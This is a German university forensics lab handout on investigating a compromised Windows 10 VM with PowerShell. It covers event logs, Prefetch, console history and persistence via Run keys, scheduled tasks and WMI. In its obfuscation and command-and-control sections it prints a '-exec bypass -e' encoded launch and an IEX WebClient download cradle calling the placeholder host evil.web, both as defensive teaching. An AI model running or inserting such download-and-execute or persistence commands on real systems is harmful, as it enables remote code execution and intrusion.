Studienprogramm Sachbearbeiter:in Digitale Forensik
Praktikum Betriebssysteme
Dozent: Leander Hossfeld
hossfeld@hs-mittweida.de
Stand: 13.06.2024

HOCHSCHULE MITTWEIDA
University of Applied Sciences

Betriebssysteme

Praktikum 5 (Teil 1)

In diesem Praktikum lernen Sie die Nutzung der PowerShell und Feststellung von Artefakten, die auf einen unberechtigten Zugriff bzw. das Ausbringen von Malware hindeuten, kennen.

Vorbereitung

Nutzen Sie bitte für die Bearbeitung die bereitgestellte Windows VM:

https://download.hs-mittweida.de/intranet/lehre/CB/Bodach/BKA%20Studiengang/Betriebssysteme/Praktikum%20Blockwochen/Windows/Windows10-Pwnd.ova

Zusätzlich finden Sie hier die für das Praktikum zu nutzende ISO-Datei **PRBlock1.iso**:

https://download.hs-mittweida.de/intranet/lehre/CB/Bodach/BKA%20Studiengang/Betriebssysteme/Praktikum%20Blockwochen/Windows/PRBlock1.iso

Allgemeine Hinweise

Kopieren Sie bitte die **Windows10-BS-Pwnd.ova** Datei und die ISO Datei **PRBlock1.iso** auf ihre lokale Festplatte in ein separates Verzeichnis, auf das Sie Zugriff haben, bestenfalls Laufwerk D:.


Sachverhalt

Am Montag, den 27.06.2022 wurde festgestellt, dass am Wochenende zuvor, dem 25.-26.06.2022 der lokale Rechner kompromittiert wurde. Beim Einloggen des Benutzers Nutzer1 wurde ein automatisches Skript ausgeführt, was den Verdacht nahelegt, dass der Computer gehackt wurde. Zudem wurden über das Netzwerkmonitoring Verbindungen mit dem Rechner von einem Rechner im gleichen Subnetz mit der IP-Adresse 192.168.188.50 festgestellt.

Inhaltsverzeichnis

1. Gasterweiterungen installieren

Um Ihnen die Analysearbeit etwas zu erleichtern, macht es Sinn die Gasterweiterungen für die VM zu installieren. Dazu können Sie nach der folgenden Beschreibung vorgehen. Starten Sie zuerst die VM und gehen nach dem erfolgreichen Start in die Menüleiste von VirtualBox und wählen dort unter dem Reiter „Geräte“ den Eintrag „Gasterweiterung einlegen“ aus.



Die Gasterweiterungen werden nun im CD-Laufwerk der VM bereitgestellt. Navigieren Sie mit den Dateiexplorer der VM in das Verzeichnis des gerade eingebundenen Abbildes. Wählen Sie in dem Verzeichnis die Datei **`VBoxWindowsAdditions.exe`** durch Doppelklick aus. Anschließend startet der Installationsassistent, der Sie durch die Installation führt.


Sollten Sie diese Meldung bekommen, haben Sie alles erfolgreich installiert.

2. Aufgabenstellung vorbereiten


Öffnen Sie Virtualbox.

Importieren Sie zuerst die OVA-Datei.


Wählen dann die VM Windows-10-BS-Pwnd aus. Gehen Sie auf **Ändern** (nicht Doppelklicken auf die VM, das würde diese Starten).




- Wählen Sie den Massenspeicher aus



- Binden Sie bei der CD die heruntergeladene Abbilddatei **PRBlock1.iso** ein





3. Aufgabenstellung Durchführung

2.1 Feststellungen und Analyseschritte

Bei der Analyse von kompromittierten Systemen in Echtzeit kann man sich mit Hilfe der Windows eigenen Bord Mittel, wie der PowerShell oder mit zusätzlichen Tools aus dem Bereich der Incident Response Digital Forensic DFIR, Abhilfe schaffen. Ob das zu untersuchende System ein laufendes System darstellt oder es sich um eine virtualisierte Untersuchung handelt ist von seitens der Untersuchung hierbei irrelevant.

Im Ersten Schritt geht es darum den durch einen Angreifer eingeschleusten Schadcode zu identifizieren sowie festzustellen welche Tathandlungen am zu untersuchenden System durchgeführt wurden und woher der Angreifer letztlich Zugriff auf das System genommen hat. Dazu müssen notwendige Event-Log Einträge untersucht werden und Feststellungen über etwaige automatische zu startende Schadsoftware ermittelt werden. Hierbei liegt ein Augenmerk auf dem Erkennen von Persistence Techniken, die es einem Angreifer ermöglichen Hintertüren (Backdoors) im System einzuschleusen.

2.2 Feststellungen und Analyseschritte

Folgende Schritte können für eine Live DFIR-Untersuchung abgearbeitet werden:

- Überprüfung der EventLog Einträge
- Feststellung geänderter Dateien vom besagten Tatzeitraum 25.06.-26.06.2022
- Feststellung gestarteter Dateien mittels Prefetch Eintragungen
- PowerShell Aktivitäten:
  - EventLog
  - WinRM (Windows Remote Managment)
  - PSReadLine ConsoleHost History
- Feststellung von Persistenz Techniken:
  - Autostart Eintragungen Startmenü
  - Autostart Eintragungen Registry
  - Task Jobs (Aufgabenplaner)
  - WMI-Persistenz

2.2.1 Überprüfung der EventLog-Einträge

Eventlog-Einträge mit der Event ID 4720 weisen eine Accounterstellung nach. Im Umfeld dieser Einträge kann man schauen, ob Login Versuche stattgefunden haben, die vielleicht auf einen Angriff hindeuten. Hier sind etwa fehlgeschlagene Logins anzumerken mit der EventID 4625.

Möglicherweise wurden neue Accounts genutzt, um weitere Zugriffe durchzuführen, dies kann mittels Event ID 4624 Eintragungen festgestellt werden.

Fundstelle: Security.evtx

2.2.2 Feststellung geänderter Dateien vom besagten Tatzeitraum 25.06.-26.06.2022

Dies kann auch am Live-System mittels unterschiedlicher Techniken unter Nutzung der PowerShell erfolgen.

Timeline Dateiaktivitäten mit PowerShell abrufen

Zeitraum:

Get-ChildItem -Path C:\Users -Recurse -Filter "*.*" -Force | Where-Object { $_.CreationTime -ge "06/26/2022 14:00" -and $_.CreationTime -le "06/26/2022 19:30"} | Select-Object Fullname,CreationTime | Out-GridView

Get-ChildItem -Path C:\ProgramData -Recurse -Filter "*.*" -Force | Where-Object { $_.CreationTime -ge "06/26/2022 14:00" -and $_.CreationTime -le "06/26/2022 19:30"} | Select-Object Fullname,CreationTime | Out-GridView

Zeitpunkt:

Get-ChildItem -Path C:\ -Recurse -Filter "*.*" -Force | Where-Object { $_.CreationTime -gt "06/26/2022"} | Select-Object Fullname,CreationTime | Out-GridView

Durch Nutzung eines umfangreichen Forensic Frameworks für die PowerShell und dem Module PowerForensics.

Installation PowerForensics

Install-Module -Name PowerForensics

Timeline Dateiaktivitäten mit PowerForensics abrufen

Get-ForensicTimeline -VolumeName C: | Out-GridView

2.2.3 Feststellung gestarteter Dateien mittels Prefetch Eintragungen

Überprüfung der Prefetch Dateien im Verzeichnis C:\Windows\Prefetch mit den Zimmermann Tools - Prefetch Reader:

D:\eztools\PECmd.exe -f "C:\Windows\Prefetch\SCHTASKS.EXE-5CA45734.pf" | Out-GridView

Live Forensic Problem Zeitstempel letzter Zugriff PowerShell ist nicht Zeitstempel Angriff > Post Mortem prüfen:

D:\eztools\PECmd.exe -f "C:\windows\prefetch\POWERSHELL.EXE-920BBA2A.pf" | Out-GridView

2.2.4 PowerShell Aktivitäten

2.2.4.1 EventLog

Im PowerShell Log sind unterschiedliche Event IDs abgelegt die Hinweise auf die Nutzung der PowerShell liefern.

Windows PowerShell.evtx speichert etwa EventID 400 und 403 für aufgerufene Skriptdateien.

Microsoft-Windows-PowerShell%4Operational.evtx speichert etwa EventID 4104 für aufgetretenen Fehler.

2.2.4.2 WinRM (Windows Remote Management)

In lokalen Systemen wie auch Domäneninfrastrukturen ist es möglich PowerShell Skriptdateien auch von einem entfernten Computer per Remote auszuführen.

Dazu muss an lokalen Systemen eine Vertrauensstellung zwischen zwei Systemen ermöglicht werden:

Enable-PSRemoting –Force

cd wsman:\localhost\client

Set-Item TrustedHosts -Value 192.168.xxx.xxx -Force

In Domäneninfrastrukturen kann dieses Recht über Gruppenrichtlinien direkt an alle Clienten ausgeteilt werden ohne TrustedHosts. Hier ist eine Remote PowerShell Nutzung sehr häufig im Einsatz.

Aufgerufen werden kann eine solche Remote PowerShell etwa mittels:

New-PSSession -ComputerName 192.168.188.59 -Credential computer\Nutzer2

Enter-PSSession -Id 2

oder für die Nutzung von lokalen Sriptdateien auf dem Remote System:

$SESSION = New-PSsession -ComputerName 192.168.188.59 -Credential computer\Nutzer2

Invoke-Command -Session $SESSION -Filepath "./scriptdatei.ps1"

Zudem lassen sich Sessions beitreten oder beenden:

Enter-PSSession $SESSION

Exit-PSSession

2.2.4.3 PSReadLine ConsoleHost History

Die lokale Einrichtung von WinRM und auch die sonstigen ausgeführten PowerShell Befehle finden sich in einer Consolen Histroy Datei wieder und sind eine gute Fundstelle, um zu schauen, was ein Angreifer möglicherweise ausgeführt hat.

Fundstelle:

C:\Users\[Nutzer]\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

Fundstelle kann auch durch einen Befehl aufgefunden warden:

(Get-PSReadlineOption).HistorySavePath

Dann kann mit einem führenden cat auch die Datei direkt ausgegeben warden:

cat (Get-PSReadlineOption).HistorySavePath

2.2.5 Feststellung von Persistenz Techniken

2.2.5.1 Autostart Eintragungen Startmenü

Ein recht einfacher Weg eine Persistenz in Windows zu erhalten, ist es Startup Dateien für jeden einzelnen Nutzer zu hinterlegen, welche automatisch nach Benutzeranmeldung ausgeführt werden.

Fundstelle:

C:\Users\[Nutzer]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\

2.2.5.2 Autostart Eintragungen Registry


Eine weitere Möglichkeit ist die Nutzung der AutoRun Registry Keys , in denen ebenfalls zu startende Anwendungen und Dienste festgelegt werden können.

Fundstelle:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

2.2.5.3 Task Jobs (Aufgabenplaner)

Eine sehr häufig genutzte Technik von Angreifern ist das Anlegen von Tasks Jobs / Aufgaben mit dem Task Scheduler.



Natürlich können Angreifer dies auch per PowerShell Remote Konsole:

schtasks /create /tn "Name" /tr C:\programm.bat /sc daily /st 10:00 /ru Nutzeraccount

Eingerichtete Tasks findet man unter folgendem Verzeichnis:

C:\Windows\System32\Tasks\

2.2.5.4 WMI-Persistenz

Aufgabenstellung Theoretischer Hintergrund zu WMI Persistenztechnik


Einleitung

Windows Management Instrumentation (WMI) ermöglicht es Systemadministratoren, Aufgaben lokal und remote auszuführen. Aus der Perspektive von Hackern kann WMI verwendet werden, um verschiedene Aktivitäten wie lateral movement, persistence, situational awareness, code execution und als command & control auszuführen.

WMI als Angriffsvektor ist nicht neu. Es wird seit seiner Erfindung zur Unterstützung von Angriffen innerhalb von Microsoft-Netzwerken verwendet. In den letzten Jahren wurde es jedoch zunehmend für Angriffe genutzt, hauptsächlich aufgrund seines geringen forensischen Fußabdrucks.

Einrichtung

Die Interaktion mit WMI kann über die Eingabeaufforderung oder die PowerShell per Remote WinRM erfolgen. Die Ausführung von WMI-Befehlen erstellt im Namensraum von „root\subscription“ drei Ereignisse. Der Payload kann dann mit Zeitsynchronisierung ausgeführt werden.



Feststellung von persistenten Eintragungen per PowerShell:

- Get-WMIObject -Namespace root\Subscription -Class __EventFilter
- Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
- Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding

Fundstellen bei Post-Mortem Untersuchung:

- Binärcodierte Datenbankdatei
- Fundstelle: C:\Windows\System32\wbem\Repository\OBJECTS.DATA

Diese lässt sich mit dem Text Editor öffnen und kann nach ***EventConsumer*** oder ***PowerShell*** durchsucht werden.

2.3 Obfuscation mittels PowerShell umgehen

Angreifer nutzen meist die Technik der Obfuscation, um ausgeführte Scripte und Aufrufe per PowerShell zu verschleiern. Zudem bietet die PowerShell selbst di Möglichkeit Base64 encodierte Scriptdateien mittels dem Command Startbefehle –EncodedCommand / -e zu starten.

Im Folgenden ein Beispielaufruf:

PowerShell.exe -exec bypass -e „SQBFAFgAIAAoAE4AZQB3AC0ATwAAcwAxACcAKQA7AA==“

Diese Obfuscierten und in Base64 Encodierten Skriptinhalte müssen zurück codiert werden, um deren Inhalte einzusehen. Dazu eignet sich folgender Aufruf innerhalb der PowerShell:

[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("SQB.....=="));

2.4 Command & Control Verbindungen per PowerShell

Angreifer nutzen meist in Ihren obfuscierten Scripten Aufrufe, die Skriptdaten aus dem Internet nachladen. Damit können die dort hinterlegten Skripte auch neue Anweisungen an die kompromittierten Systeme ausliefern.

Die dazu genutzte Technik ist die Invoke Execution eines WebClient Objects. Ohne Obfuscation sieht ein solches Download Skript wie folgt aus:

IEX (New-Object Net.WebClient).DownloadString('https://www.evil.web/evilscript.ps1');

Das Skript liegt auf dem Server als reine Skriptdatei im Textformat vor. Kann aber natürlich ebenfalls wieder Obfusciert sein.